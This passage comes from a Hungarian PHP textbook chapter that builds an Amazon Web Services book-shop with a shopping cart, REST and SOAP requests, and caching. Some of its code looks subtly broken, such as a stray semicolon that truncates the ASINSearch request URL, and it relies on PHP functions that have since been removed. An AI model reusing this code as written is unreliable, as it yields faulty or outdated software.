    deleteFromCart($_SESSION['cart'], $ASIN);  
}  
if($action == 'emptycart') {  
    $_SESSION['cart'] = array();  
}  
  
// felső sáv megjelenítése  
require_once ('topbar.php');  
  
// fő eseményhurok. A felhasználó által végrehajtott műveletre válaszol  
switch ($action) {  
    case 'detail':  
        showCategories($mode);  
        showDetail($ASIN, $mode);  
        break;  
  
    case 'addtocart':  
    case 'deletefromcart':  
    case 'emptycart':  
    case 'showcart':  
        echo "<hr /><h1>Your Shopping Cart</h1>";  
        showCart($_SESSION['cart'], $mode);  
        break;  
  
    case 'image':  
        showCategories($mode);  
        echo "<h1>Large Product Image</h1>";  
        showImage($ASIN, $mode);  
        break;  
  
    case 'search':  
        showCategories($mode);  
        echo "<h1>Search Results For ".$search."</h1>";  
        showSearch($search, $page, $mode);  
        break;  
  
    case 'browsenode':  
    default:  
  
        showCategories($mode);
```

```

$category = getCategoryName($browseNode);
if(!$category || ($category=='Best Selling Books')) {
    echo "<h1>Current Best Sellers</h1>";
} else {
    echo "<h1>Current Best Sellers in ".$category."</h1>";
}
showBrowseNode($browseNode, $page, $mode) ;
break;
}
require ('bottom.php');
?>

```

Nézzük végig ezt a fájlt! Először is létrehozunk egy munkamenetet (session). A korábbiakhoz hasonlóan itt is munkamenet-változóként tároljuk a vásárló kosárát. Ezt követően több fájlt is beillesztünk. Többségük későbbiekben bemutatandó függvény, de az elsőként beillesztett fájllal érdemes most külön foglalkoznunk. Ez a constants.php néhány fontos állandót és változót definiál, olyanokat, amiket az egész alkalmazásban használni fogunk. A constants.php tartalmát a 33.4 példakódban találjuk.

33.4 Példakód: constants.php – A főbb globális állandók és változók deklarálása

```

<?php
// az alkalmazás REST (XML over HTTP) vagy SOAP segítségével kapcsolódhat
// definiáljuk a kiválasztott módszert!
// define('METHOD', 'SOAP');
define('METHOD', 'REST');

// ne felejtsük el létrehozni a cache könyvtárat, és tegyük írhatóvá!
define('CACHE', 'cache'); // gyorsítótárazott fájlok elérési útvonala
define('ASSOCIATEID', 'XXXXXXXXXXXXXX'); // irjuk be ide partnerkódunkat!
define('DEVTAG', 'XXXXXXXXXXXXXX'); // irjuk be ide fejlesztői tokenünk értékét!

// hibát ad, ha a programot dummy devtag értékkel futtatjuk
if(DEVTAG=='XXXXXXXXXXXXXX') {
    die ("You need to sign up for an Amazon.com developer tag at
        <a href=\"https://aws.amazon.com/\">Amazon</a>
        when you install this software. You should probably sign up
        for an associate ID at the same time. Edit the file constants.php.");
}

// Amazon böngészési csomópontok (részleges) listája
$categoryList = array(5=>'Computers & Internet', 3510=>'Web Development',
                      295223=>'PHP', 17=>'Literature and Fiction',
                      3=>'Business & Investing', 53=>'Non Fiction',
                      23=>'Romance', 75=>'Science', 21=>'Reference',
                      6 =>'Food & Wine', 27=>'Travel',
                      16272=>'Science Fiction'
);
?>

```

Az alkalmazást úgy hoztuk létre, hogy REST átvitellel és SOAP protokollal egyaránt használható legyen. A két módszer között úgy választhatunk, hogy a megfelelő értéket állítsuk be a METHOD állandóban.

A CACHE konstans az Amazonról letöltött adatok gyorsítótáranak elérési útvonalát tárolja. Adjuk meg itt a rendszerünkön használni kívánt elérési útvonalat!

Az ASSOCIATEID állandó Amazon partnerazonosítónkat tartalmazza. Ha a tranzakciókkal együtt ezt is elküldjük az Amazonnak, jutaléket kaphatunk. Ne felejtsük el a kódba beírni saját partnerazonosítónkat!

A DEVTAG konstans az Amazon által regisztrációkor adott fejlesztői token értékét tárolja. Módosítsuk a kódot saját tokenünk értékének megfelelően, különben az alkalmazás nem fog működni! Tokent úgy igényelhetünk, ha regisztrálunk az <http://aws.amazon.com> oldalon.

Térünk most vissza az index.php fájlhoz! A kód az előkészületek után a fő eseményhurkot tartalmazza. Azzal indul, hogy kinyerjük a \$_REQUEST szuperglobális változóba GET vagy POST módszerrel érkező változókat. Ezt követően beállítjuk egyes globális változók értékét; ezek a változók fogják a későbbiekben meghatározni a megjelenítendő tartalmat:

```
// alapértelmezett értékek a globális változóknak
if($mode=='') {
    $mode = 'Books'; // Semmilyen más móddal nem foglalkozunk a példában
}
if($browseNode=='') {
    $browseNode = 53; //az 53 a legjobban fogyó ismeretterjesztő könyv kategóriája
}
if($page=='') {
    $page = 1; // Első oldal - oldalanként 10 tételek
```

A mode változó értékét Books-ra állítjuk. Az Amazon több más módot (vagyis terméktípust) támogat, de ebben az alkalmazásban csak a könyvekkel foglalkozunk. A fejezet kódját egyszerűen módosíthatnánk úgy, hogy más termékkategóriákat is kezelni tudjon. Ennek első lépése a \$mode változó értékének megváltoztatása lenne. Ellenőriznünk kellene az Amazon dokumentációjában, hogy a könyvtól eltérő termékek esetén milyen más attribútumokat kapunk vissza, és el kellene távolítani a felhasználói felületről a könyvspecifikus elemeket. A browseNode változó határozza meg a megjeleníteni kívánt könyv-kategóriákat. A változó értékét beállíthatja a felhasználó, amikor a kiválasztott kategóriák valamelyik hivatkozására kattint. Mi magunk 53-ra állítjuk a változó alapértelmezett értékét, hogy kezelní tudjuk az olyan helyzeteket, amikor a felhasználó még nem választott kategóriát – például, mert még csak most nyitotta meg weboldalunkat. Az Amazon böngészési csomópontjai egyszerű egész számok, amelyek egy-egy kategóriát azonosítanak. Az 53-as érték a Non-Fiction Books, vagyis az ismeretterjesztő kategóriát jelképezi. Ez legalább annyira alkalmas a nyitóoldalon való megjelenítésre, mint bármely másik kategória, hiszen a talán legjobb általános kategóriák (köztük például a sikerlistás könyvek) nem érhetők el böngészési csomópontként.

A page változó közli az Amazonnal, hogy az adott kategórián belül a találatok mely részhalmazát kívánjuk megjeleníteni. Az 1. oldal az 1-10. találatokat, a 2. oldal a 11-20. találatokat tartalmazza, és így tovább. Az egy oldalon megjeleníthető könyvek számát az Amazon határozza meg, ezt az értéket nem áll módunkban megváltoztatni. Azt természetesen megtehetnénk, hogy oldalainkon két vagy több Amazon oldalnyi adatot jelenítünk meg, de az oldalanként tíz könyv egyrészt ésszerű mennyisége, másrészt felesleges lenne megnehezíteni saját dolgunkat.

Ezt követően megtisztítjuk az esetlegesen a keresési mezőben vagy a GET vagy POST paraméter által kapott beviteli értékeket:

```
// beviteli adat ellenőrzése/megtisztítása
if(!eregi('^[A-Z0-9]+$', $ASIN)) {
    // az ASIN alfanumerikus kell, hogy legyen
    $ASIN ='';
}
if(!eregi('^[a-z]+$', $mode)) {
    // a mód csak betűkből állhat
    $mode = 'Books';
}
$page=intval($page); // az oldalaknak és a böngészési csomópontoknak
// egésznek kell lenniük
$browseNode = intval($browseNode);
// Első pillantásra talán kevéssé érhető,
// de az alábbi kód rész pusztán arról szól,
// hogy a $search változót megszabadítjuk a nem kíván értékektől
$search = safeString($search);
```

Semmi újdonság nincsen a fenti kód részletben. A safeString() függvényt a utilityfunctions.php fájlból találjuk. Egyszerűen az a feladata, hogy reguláris kifejezés segítségével eltávolítsa a beviteli karakterláncokból a nem alfanumerikus karaktereket. Mivel ezzel a témaival korábban már részletesen foglalkoztunk, a függvény kódját itt és most nem közöljük.

A legföbb oka annak, hogy alkalmazásunkban ellenőriznünk kell a felhasználó által bevitt szöveget, az, hogy az ilyen bevitelt a gyorsítótárban használt fájlnevek létrehozására fogjuk felhasználni. Komoly problémákba futhatnánk bele, ha a felhasználók .. vagy / karaktert használhatnának az általuk bevitt adatokban.

Ha a vásárló még nem rendelkezik kosárral, akkor most létrehozzuk neki:

```
if(!isset($_SESSION['cart'])) {
    session_register('cart');
    $_SESSION['cart'] = array();
```

Még minden vár ránk néhány feladat, mielőtt megjeleníthetnénk az oldal tetején lévő információs sávban szereplő adatokat (a 33.1 ábrára visszalapozva felidézhetjük, hogyan néz ki ez a sáv). minden oldal felső sávjában megjelenik a kosár, ezért fontos, hogy az információs sáv megjelenítése előtt naprakésszé tegyük a kosár változóját:

```
// a felső sáv megjelenítése előtt végrehajtandó feladatok
if($action == 'addtocart') {
    addToCart($_SESSION['cart'], $ASIN, $mode);
}
if($action == 'deletefromcart') {
    deleteFromCart($_SESSION['cart'], $ASIN);
}
if($action == 'emptycart') {
    $_SESSION['cart'] = array();
```

Ezzel a kódval szükség esetén könyveket adhatunk a kosárhoz, illetve törölhetünk belőle, mielőtt megjelenítenénk azt. Később még visszatérünk ezekre a függvényekre, amikor a kosár és a fizetés működését mutatjuk be. Ha szeretnénk most megvizsgálni, a cartfunctions.php fájlban találjuk őket. Egyelőre azonban nem foglalkozunk velük, mert először az Amazon-hoz kapcsolódó felületek kell megértenünk.

Ezt követően beillesztjük a topbar.php fájlt, ami HTML kódot, egy stíluslapot és a cartfunctions.php fájlban lévő ShowSmallCart() függvény hívását tartalmazza. Ez utóbbi jeleníti meg a kosár tartalmát összefoglaló adatokat, amelyeket az ábrák jobb felső sarkában találunk. A kosár funkciót meghatalmazó függvények tárgyalásakor még visszatérünk erre a függvényre.

Végül elérünk a fő eseménykezelő hurokhoz. A lehetséges műveleteket a 33.2 táblázatban találjuk.

33.2 táblázat: A fő eseményhurok lehetséges műveletei

Művelet	Leírás
browsenode	Az adott kategóriába tartozó könyveket jeleníti meg. Ez az alapértelmezett művelet.
detail	A kiválasztott könyv részletes adatait jeleníti meg.
image	A könyv borítójának nagyobb változatát jeleníti meg.
search	A felhasználó által végrehajtott keresés eredményét jeleníti meg.
addtocart	Hozzáad egy tételet a felhasználó kosárához.
deletefromcart	Töröl egy tételet a felhasználó kosárából.
emptycart	Teljesen kiüríti a kosarat.
showcart	Megjeleníti a kosár tartalmát.

A fenti táblázatban szereplő első négy művelet az Amazonról származó adatok visszakeresésével és megjelenítésével kapcsolatos, a második négy pedig a kosár kezelésével foglalkozik.

Az Amazonról adatot visszakereső műveletek minden hasonlóképpen működnek. Nézzük meg példaként, hogyan lehet egy adott browsenode-ban, vagyis kategóriában található könyvek adatait lekérni!

Adott kategóriában lévő könyvek megjelenítése

A browsenode (kategória megjelenítése) művelet esetén az alábbi kód hajtódiik végre:

```
showCategories($mode);
$category = getCategoryName($browseNode);
if(!$category || ($category=='Best Selling Books')) {
    echo "<h1>Current Best Sellers</h1>";
} else {
    echo "<h1>Current Best Sellers in ".$category."</h1>";
}
```

A showCategories() függvény a kiválasztott kategóriák listáját jeleníti meg, amely listát az oldalak többségénél azok felső részén láthatjuk. A getCategoryName() függvény a neki átadott browsenode érték alapján az adott kategória nevét adja vissza. A showBrowseNode() függvény az abban a kategóriában található könyvekből jelenít meg egy oldalnyit.

Vizsgáljuk meg legelőször a showCategories() függvényt! Kódját a 33.5 példakódban találjuk.

33.5 példakód: A categoryfunctions.php könyvtár showCategories() függvénye – A kiválasztott kategóriák listája

```
// népszerű kategóriák listájának megjelenítése
function showCategories($mode) {
    global $categoryList;
    echo "<hr/><h2>Selected Categories</h2>";

    if($mode == 'Books') {
        asort($categoryList);

        $categories = count($categoryList);
        $columns = 4;
        $rows = ceil($categories/$columns);

        echo "<table border=\"0\" cellpadding=\"0\" cellspacing=\"0\" width=\"100%\"><tr>";
        reset($categoryList);

        for($col = 0; $col < $columns; $col++) {
            echo "<td width=\"".(100/$columns)."%\" valign=\"top\"><ul>";
            for($row = 0; $row < $rows; $row++) {
                $category = each($categoryList);
                if($category) {
                    $browseNode = $category['key'];
                    $name = $category['value'];
                    echo "<li><span class=\"category\">
                        <a href=\"index.php?action=browsenode&browseNode=". $browseNode . "\">" .
                        $name . "</a></span></li>";
                }
            }
            echo "</ul></td>";
        }
        echo "</tr></table><hr/>";
    }
}
```

A függvény a categoryList nevű, a constants.php fájlban deklarált tömbbel állapítja meg a browsenode számokhoz tartozó kategórianeveket. A használni kívánt kategóriákat egyszerűen begépeltük ebbe a tömbbe. A függvény rendezti a tömböt, és megjeleníti a különböző kategóriákat.

A fő eseményhurokban következőnek meghívott getCategoryName() függvény kikeresi az aktuálisan megtekintett browsenode nevét. Erre azért van szükség, hogy megjelenítsük a képernyőn a címsort, például: Current Best Sellers in Business & Investing (Az „Üzlet és befektetés” kategória jelenlegi sikerlistás könyvei). A függvény az imént említett categoryList tömbből keresi ki a nevet.

Az igazán izgalmas dolgok akkor kezdődnek, amikor a 33.6 példakódban látható showBrowseNode() függvényhez érünk.

33.6 példakód: A bookdisplayfunctions.php könyvtár showBrowseNode() függvénye – Adott kategóriában található könyvek listája

```
// Adott kategóriában megjelenít egy oldalnyi terméket
function showBrowseNode($browseNode, $page, $mode) {
    $ars = getARS('browse', array('browsenode'=>$browseNode, 'page' => $page,
        'mode'=>$mode));
    showSummary($ars->products(), $page, $ars->totalResults(), $mode, $browseNode);
}
```

A showBrowseNode() függvény egészen pontosan két dolgot tesz. Először is meghívja a cachefunctions.php könyvtár getARS() függvényét, amely AmazonResultSet objektumot fogad és ad vissza (a következő részben bővebben áttekinthjuk ezt a függvényt). Ezután meghívja a bookdisplayfunctions.php könyvtár showSummary() függvényét, hogy megjelenítse a visszakeresett információkat.

Az egész alkalmazás működésének háttérében a getARS() függvény áll. Ha végignézzük a többi művelet – a részletes könyvadatok megtekintése, a képek megjelenítése és a keresés – kódját, látni fogjuk, hogy mindenhol ezzel a függvénnyel találkozunk.

AmazonResultSet objektum lekérése

Vizsgáljuk meg részletesebben is a getARS() függvényt, amit a 33.7 példakódban láthatunk!

33.7 példakód: A cachefunctions.php könyvtár getARS() függvénye – Lekérdezés eredményhalmaza

```
// AmazonResultSet objektum lekérése gyorsítótárból vagy élő lekérdezésből
// Élő lekérdezés esetén tegyük az objektumot gyorsítótárba!
function getARS($type, $parameters) {

    $cache = cached($type, $parameters);

    if ($cache) {
        // ha benne van a gyorsítótárban
        return $cache;
    } else {
        $ars = new AmazonResultSet;
        if($type == 'asin') {
            $ars->ASINSearch(padASIN($parameters['asin']), $parameters['mode']);
        }
        if($type == 'browse') {
            $ars->browseNodeSearch($parameters['browsenode'], $parameters['page'],
                $parameters['mode']);
        }
        if($type == 'search') {
            $ars->keywordSearch($parameters['search'], $parameters['page'],
                $parameters['mode']);
        }
        cache($type, $parameters, $ars);
    }
    return $ars;
}
```

A függvény feladata, hogy beszerezze az Amazontól származó adatokat. Kétféleképpen teheti ezt meg: gyorsítótárból vagy közvetlenül az Amazonról. Mivel az Amazon megköveteli a fejlesztőktől a letöltött adatok gyorsítárazását, a függvény először a gyorsítárrban keres. A gyorsítárról rövidesen részletesebben is szó esik majd.

Ha az adott lekérdezést még nem hajtottuk végre, az adatokat élőben kell lekérni az Amazonról. Ezt úgy tehetjük meg, hogy létrehozzuk az `AmazonResultSet` osztály egy példányát, majd meghívjuk rajta a futtatni kívánt lekérdezésnek megfelelő metódust. A lekérdezés típusát a `$type` paraméterben határozzuk meg. Ha például adott kategóriában (vagyis böngészési csomópontban) keresünk, a `browse` értéket adjuk át a paraméterben (lásd a 33.6 példakódot!). Ha adott könyvre vonatkozó keresést kívánunk végrehajtani, asin lesz a paraméter értéke, ha pedig kulcsszavas keresést akarunk folytatni, `search`-re kell állítani a paramétert.

Mindegyik paraméter más és más metódust hív meg az `AmazonResultSet` osztályon. Ha adott könyvre keresünk, az `ASINSearch()` metódust hívjuk meg. Kategóriában kereséskor a `browseNodeSearch()`, kulcsszavas keresés esetén pedig a `keywordSearch()` metódus hívódik meg.

Vizsgáljuk meg közelebbről az `AmazonResultSet` osztályt! Teljes kódját a 33.8 példakódban olvashatjuk.

33.8 Példakód: `AmazonResultSet.php` – Az Amazonhoz való kapcsolódásokat kezelő osztály

```
<?php
// ezzel a constants.php fájlban beállított állandóval válthatunk a
// REST és SOAP módszer között
if(METHOD=='SOAP') {
    include_once('nusoap/lib/nusoap.php');
}

// Ez az osztály tárolja a lekérdezések eredményét,
// ami általában a Product osztály 1 vagy 10 példánya
class AmazonResultSet {
    private $browseNode;
    private $page;
    private $mode;
    private $url;
    private $type;
    private $totalResults;
    private $currentProduct = null;
    private $products = array(); // Product objektumok tömbje

    function products() {
        return $this->products;
    }

    function totalResults() {
        return $this->totalResults;
    }

    function getProduct($i) {
        if(isset($this->products[$i])) {
            return $this->products[$i];
        } else {
            return false;
        }
    }

    // A lekérdezés végrehajtásával a kategória termékeivel teli oldalt kapunk vissza
    // A constants.php fájlban válthatunk XML/HTTP és SOAP között
    // Product objektumok tömbjét adja vissza
    function browseNodeSearch($browseNode, $page, $mode) {
        $this->Service = "AWSECommerceService";
```

```

$this->Operation = "ItemSearch";
$this->AWSAccessKeyId = DEVTAG;
$this->AssociateTag = ASSOCIATEID;
$this->BrowseNode = $browseNode;
$this->ResponseGroup = "Large";
$this->SearchIndex= $mode;
$this->Sort= 'salesrank';
$this->TotalPages= $page;

if(METHOD=='SOAP') {
    $soapclient = new nusoap_client(
        'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

    $soap_proxy = $soapclient->getProxy();

    $request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
        'BrowseNode' => $this->BrowseNode, 'ResponseGroup' => $this->ResponseGroup,
        'SearchIndex' => $this->SearchIndex, 'Sort' => $this->Sort, 'TotalPages' =>
        $this->TotalPages);

    $parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
        'Request'=>array($request));

    // a tényleges soap lekérdezés véghajtása
    $result = $soap_proxy->ItemSearch($parameters);

    if(isSOAPError($result)) {
        return false;
    }

    $this->totalResults = $result['TotalResults'];

    foreach($result['Items']['Item'] as $product) {
        $this->products[] = new Product($product);
    }
    unset($soapclient);
    unset($soap_proxy);

} else {
    // URL létrehozása és a parseXML meghívása letöltés és értelmezés céljából
    $this->url = "http://ecs.amazonaws.com/onca/xml?".
        "Service=".$this->Service.
        "&Operation=".$this->Operation.
        "&AssociateTag=".$this->AssociateTag.
        "&AWSAccessKeyId=".$this->AWSAccessKeyId.
        "&BrowseNode=".$this->BrowseNode.
        "&ResponseGroup=".$this->ResponseGroup.
        "&SearchIndex=".$this->SearchIndex.
        "&Sort=".$this->Sort.
        "&TotalPages=".$this->TotalPages;

    $this->parseXML();
}

```

```

    return $this->products;
}

// Az ASIN birtokában kérjük le a nagy kép URL-jét!
// Karakterláncot ad vissza
function getImageUrlLarge($ASIN, $mode) {
    foreach($this->products as $product) {
        if( $product->ASIN() == $ASIN) {
            return $product->imageURLLarge();
        }
    }
    // ha nem található
    $this->ASINSearch($ASIN, $mode);
    return $this->products(0)->imageURLLarge();
}

// A megadott ASIN-hoz tartozó termék visszakeresése a lekérdezés végrehajtásával
// A constants.php fájlban válthatunk XML/HTTP és SOAP között
// Product objektumot ad vissza
function ASINSearch($ASIN, $mode = 'books') {
    $this->type = 'ASIN';
    $this->ASIN=$ASIN;
    $this->mode = $mode;
    $ASIN = padASIN($ASIN);

    $this->Service = "AWSECommerceService";
    $this->Operation = "ItemLookup";
    $this->AWSAccessKeyId = DEVTAG;
    $this->AssociateTag = ASSOCIATEID;
    $this->ResponseGroup = "Large";
    $this->IdType = "ASIN";
    $this->ItemId = $ASIN;

    if(METHOD=='SOAP') {

        $soapclient = new nusoap_client(
            'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
            'ResponseGroup' => $this->ResponseGroup, 'IdType' => $this->IdType, 'ItemId' =>
            $this->ItemId);

        $parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
            'Request'=>array($request));

        // a tényleges soap lekérdezés végrehajtása
        $result = $soap_proxy->ItemLookup($parameters);

        if(isSOAPError($result)) {
            return false;
        }
    }
}

```

```

    $this->products[0] = new Product($result['Items']['Item']);

    $this->totalResults=1;
    unset($soapclient);
    unset($soap_proxy);

} else {
    // URL létrehozása és a parseXML meghívása letöltés és értelmezés céljából
    $this->url = "http://ecs.amazonaws.com/onca/xml?";
    "Service=".$this->Service.
    "&Operation=".$this->Operation.
    "&AssociateTag=".$this->AssociateTag.
    "&AWSAccessKeyId=".$this->AWSAccessKeyId.
    "&ResponseGroup=".$this->ResponseGroup.
    "&IdType=".$this->IdType.
    "&ItemId=".$this->ItemId;

    $this->parseXML();
}
return $this->products[0];
}

// A kulcsszavas keresés eredményeképpen kapott könyvekkel teli oldalt
// kapjuk vissza a lekérdezés futtatásával
// A constants.php fájlban válthatunk XML/HTTP és SOAP között
// Product objektumok tömbjét adja vissza
function keywordSearch($search, $page, $mode = 'Books') {

    $this->Service = "AWSECommerceService";
    $this->Operation = "ItemSearch";
    $this->AWSAccessKeyId = DEVTAG;
    $this->AssociateTag = ASSOCIATEID;
    $this->ResponseGroup = "Large";
    $this->SearchIndex= $mode;
    $this->Keywords= $search;

    if(METHOD=='SOAP') {
        $soapclient = new nusoap_client(
            'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
        'ResponseGroup' => $this->ResponseGroup, 'SearchIndex' => $this->SearchIndex,
        'Keywords' => $this->Keywords);

        $parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
        'Request'=>array($request));

        // a tényleges soap lekérdezés végrehajtása
        $result = $soap_proxy->ItemSearch($parameters);

        if(isSOAPError($result)) {
    }
}

```

```

    return false;
}

$this->totalResults = $result['TotalResults'];

foreach($result['Items']['Item'] as $product) {
    $this->products[] = new Product($product);
}
unset($soapclient);
unset($soap_proxy);

} else {

    $this->url = "http://ecs.amazonaws.com/onca/xml?".
        "Service=".$this->Service.
        "&Operation=".$this->Operation.
        "&AssociateTag=".$this->AssociateTag.
        "&AWSAccessKeyId=".$this->AWSAccessKeyId.
        "&ResponseGroup=".$this->ResponseGroup.
        "&SearchIndex=".$this->SearchIndex.
        "&Keywords=".$this->Keywords;

    $this->parseXML();
}
return $this->products;
}

// Az XML feldolgozó a Product objektum(ok)ban
function parseXML() {
    // hibák elnyomása, mert esetenként ez nem fog működni
    $xml = @simplexml_load_file($this->url);
    if(!$xml) {
        // próbáljuk meg még egyszer, hátha csak foglalt volt a kiszolgáló!
        $xml = @simplexml_load_file($this->url);
        if(!$xml) {
            return false;
        }
    }

    $this->totalResults = (integer)$xml->TotalResults;
    foreach($xml->Items->Item as $productXML) {
        $this->products[] = new Product($productXML);
    }
}
?>
```

Ez az igen hasznos osztály pontosan azt a munkát végezi el, amire az osztályok valók. Szép fekete dobozba zárja az Amazonhoz szükséges felületet. Az Amazonhoz való kapcsolódás az osztályon belül a REST és a SOAP módszerrel is létrehozható. Az osztály által ténylegesen alkalmazott módszert a constants.php fájlban beállított globális METHOD állandó értéke határozza meg. Kezdjükazzal, hogy visszatérünk a kategórián belüli keresés példájára! A következőképpen használjuk ekkor az AmazonResultSet osztályt:

```
$ars = new AmazonResultSet;
$ars->browseNodeSearch($parameters['browsenode'],
    $parameters['page'],
    $parameters['mode']);
```

Az osztály nem rendelkezik konstruktőrrel, így tértünk rá egyenesen a `browseNodeSearch()` metódusra! Ennek három paramétert adunk át: a bennünket érdeklő browsenode számát (ami mondjuk a Business & Investing vagy a Computers & Internet kategóriának felel meg), az oldal számát, ami a visszakeresni kívánt rekordokat határozza meg, illetve a módot, ami az érintett terméktípusra utal. A 33.9 példakódban a kódnak ezt a metódust tartalmazó részletét olvashatjuk.

33.9 példakód: A `browseNodeSearch()` metódus – Keresés kategóriában

```
// A lekérdezés végrehajtásával a kategória termékeivel teli oldalt kapunk vissza
// A constants.php fájlban válthatunk XML/HTTP és SOAP között
// Product objektumok tömbjét adja vissza
function browseNodeSearch($browsenode, $page, $mode) {

    $this->Service = "AWSECommerceService";
    $this->Operation = "ItemSearch";
    $this->AWSAccessKeyId = DEVTAG;
    $this->AssociateTag = ASSOCIATEID;
    $this->BrowseNode = $browsenode;
    $this->ResponseGroup = "Large";
    $this->SearchIndex= $mode;
    $this->Sort= 'salesrank';
    $this->TotalPages= $page;

    if(METHOD=='SOAP')  {

        $soapclient = new nusoap_client(
            'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
            'BrowseNode' => $this->BrowseNode, 'ResponseGroup' => $this->ResponseGroup,
            'SearchIndex' => $this->SearchIndex, 'Sort' => $this->Sort, 'TotalPages' =>
            $this->TotalPages);

        $parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
            'Request'=>array($request));

        // A tényleges soap lekérdezés végrehajtása
        $result = $soap_proxy->ItemSearch($parameters);

        if(isSOAPError($result)) {
            return false;
        }

        $this->totalResults = $result['TotalResults'];

        foreach($result['Items']['Item'] as $product) {
            $this->products[] = new Product($product);
        }
        unset($soapclient);
    }
}
```

```

unset($soap_proxy);

} else {
    // URL létrehozása és a parseXML meghívása letöltés és értelmezés céljából
    $this->url = "http://ecs.amazonaws.com/onca/xml?".
        "Service=".$this->Service.
        "&Operation=".$this->Operation.
        "&AssociateTag=".$this->AssociateTag.
        "&AWSAccessKeyId=".$this->AWSAccessKeyId.
        "&BrowseNode=".$this->BrowseNode.
        "&ResponseGroup=".$this->ResponseGroup.
        "&SearchIndex=".$this->SearchIndex.
        "&Sort=".$this->Sort.
        "&TotalPages=".$this->TotalPages;

    $this->parseXML();
}

return $this->products;
}

```

A METHOD konstans értékétől függően a metódus REST-en vagy SOAP-on keresztül hajtja végre a lekérdezést, de természetesen minden kérésben ugyanazokat az információkat küldi el.

A függvény elején az alábbi sorok láthatók, amelyek a kérés változót, illetve azok értékét adják meg:

```

$this->Service = "AWSECommerceService";
$this->Operation = "ItemSearch";
$this->AWSAccessKeyId = DEVTAG;
$this->AssociateTag = ASSOCIATEID;
$this->BrowseNode = $browseNode;
$this->ResponseGroup = "Large";
$this->SearchIndex= $mode;
$this->Sort= "salesrank";
$this->TotalPages= $page;

```

A fenti értékek közül néhányat – például a \$browseNode, a \$mode és a \$page változóban szereplő értéket – az alkalmazás más részeiben állítunk be. Más értékek, így a DEVTAG és az ASSOCIATEID pedig konstansok. Megint mások – így a \$this->Service, a \$this->Operation és a \$this->Sort is – statikusak.

A minimálisan szükséges változók köre a kérés típusától függ; a fenti példában egy adott kategória eladási számok szerint sorba rendezett könyveit böngésszük. Más változókat használunk, ha adott könyvre vagy kulcsszó alapján keresünk. A változók listáját az AmazonResultSet.php fájl browseNodeSearch(), ASINSearch(), illetve keywordSearch() függvényének elején láthatjuk. Az egyes kéréstípusok esetén elvárt változókról az AWS Developer's Guide-ban találunk részletes útmutatást.

A következőkben azt vizsgáljuk meg, hogyan hozzuk létre a browseNodeSearch() függvényben a REST és a SOAP lekérdezésre irányuló kérést. A kérés létrehozásának formája koncepcióját tekintve az ASINSearch() és a keywordSearch() függvényben is hasonló.

33

Kérés intézése és az eredmény visszakeresése REST segítségével

Mivel az osztály tagváltozóit a browseNodeSearch() (vagy az ASINSearch() vagy a keywordSearch()) függvény elején már beállítottuk, nem maradt más hátra, mint hogy REST / XML over HTTP segítségével formázzuk és elküldjük az URL-t:

```

$this->url = "http://ecs.amazonaws.com/onca/xml?".
    "Service=".$this->Service.
    "&Operation=".$this->Operation.
    "&AssociateTag=".$this->AssociateTag.

```

```

"&AWSAccessKeyId=".$this->AWSAccessKeyId.
"&BrowseNode=".$this->BrowseNode.
"&ResponseGroup=".$this->ResponseGroup.
"&SearchIndex=".$this->SearchIndex.
"&Sort=".$this->Sort.
"&TotalPages=".$this->TotalPages;

```

Az alap URL jelen esetben a <http://ecs.amazonaws.com/onca/xml>. A változók nevét és értékét ehhez hozzáfüzve GET lekérdezési karakterláncot hozunk létre. Ezek teljes dokumentációját, illetve a többi lehetséges változót az AWS Developer's Guide-ban találjuk. A paraméterek beállítása után meghívjuk a `$this->parseXML()` metódust, hogy elvégezze a lényegi munkát. A `parseXML()` metódus kódját a 33.10 példakódban láthatjuk.

33.10 példakód: A `parseXML()` metódus – A lekérdezés által visszaküldött XML értelmezése

```

// Az XML feldolgozó a Product objektum(ok)ban
function parseXML() {
    // hibák elnyomása, mert esetenként ez nem fog működni
    $xml = @simplexml_load_file($this->url);
    if (!$xml) {
        // próbáljuk meg még egyszer, hátha csak foglalt volt a kiszolgáló!
        $xml = @simplexml_load_file($this->url);
        if (!$xml) {
            return false;
        }
    }

    $this->totalResults = (integer)$xml->TotalResults;
    foreach($xml->Items->Item as $productXML) {
        $this->products[] = new Product($productXML);
    }
}

```

A `simplexml_load_file()` végzi el számunkra a munka érdemi részét. Az XML tartalmat fájlból vagy – mint példánkban – URL-ből olvassa be. Objektumorientált felületet (interfész) nyújt az XML dokumentumban lévő adatokhoz és struktúrához. Ez a felület hasznos lenne ugyan, de mivel a REST vagy SOAP módszerrel érkezett adatokat kezelni képes interfézfüggvényekre van szükségünk, saját objektumorientált felületeket hozunk létre ugyanezekhez az adatokhoz (amelyek a `Product` osztály példányaiban helyezkednek el). Figyeljük meg: a REST módszernél típuskényszerítéssel PHP változótípusokká alakítjuk az XML attribútumait! A `Product` osztály elsősorban a privát tagjaiban tárolt adatok elérésére szolgáló elérőfüggvényeket tartalmaz, így felesleges lenne itt a teljes fájlt szerepeltetni. Az osztály és a konstruktor szerkezetét azonban érdemes megvizsgálni. A 33.11 példakód a `Product` osztály definíciójának egy részét tartalmazza.

33.11 példakód: A `Product` osztály magába zárja az egyes Amazon-termékek rövid leírását

```

class Product {
    private $ASIN;
    private $productName;
    private $releaseDate;
    private $manufacturer;
    private $imageUrlMedium;
    private $imageUrlLarge;
    private $listPrice;
    private $ourPrice;
    private $salesRank;
    private $availability;
}

```

```

private $avgCustomerRating;
private $authors = array();
private $reviews = array();
private $similarProducts = array();
private $soap; // SOAP meghívások által visszaadott tömb

function __construct($xml) {
    if(METHOD=='SOAP')  {

        $this->ASIN = $xml['ASIN'];
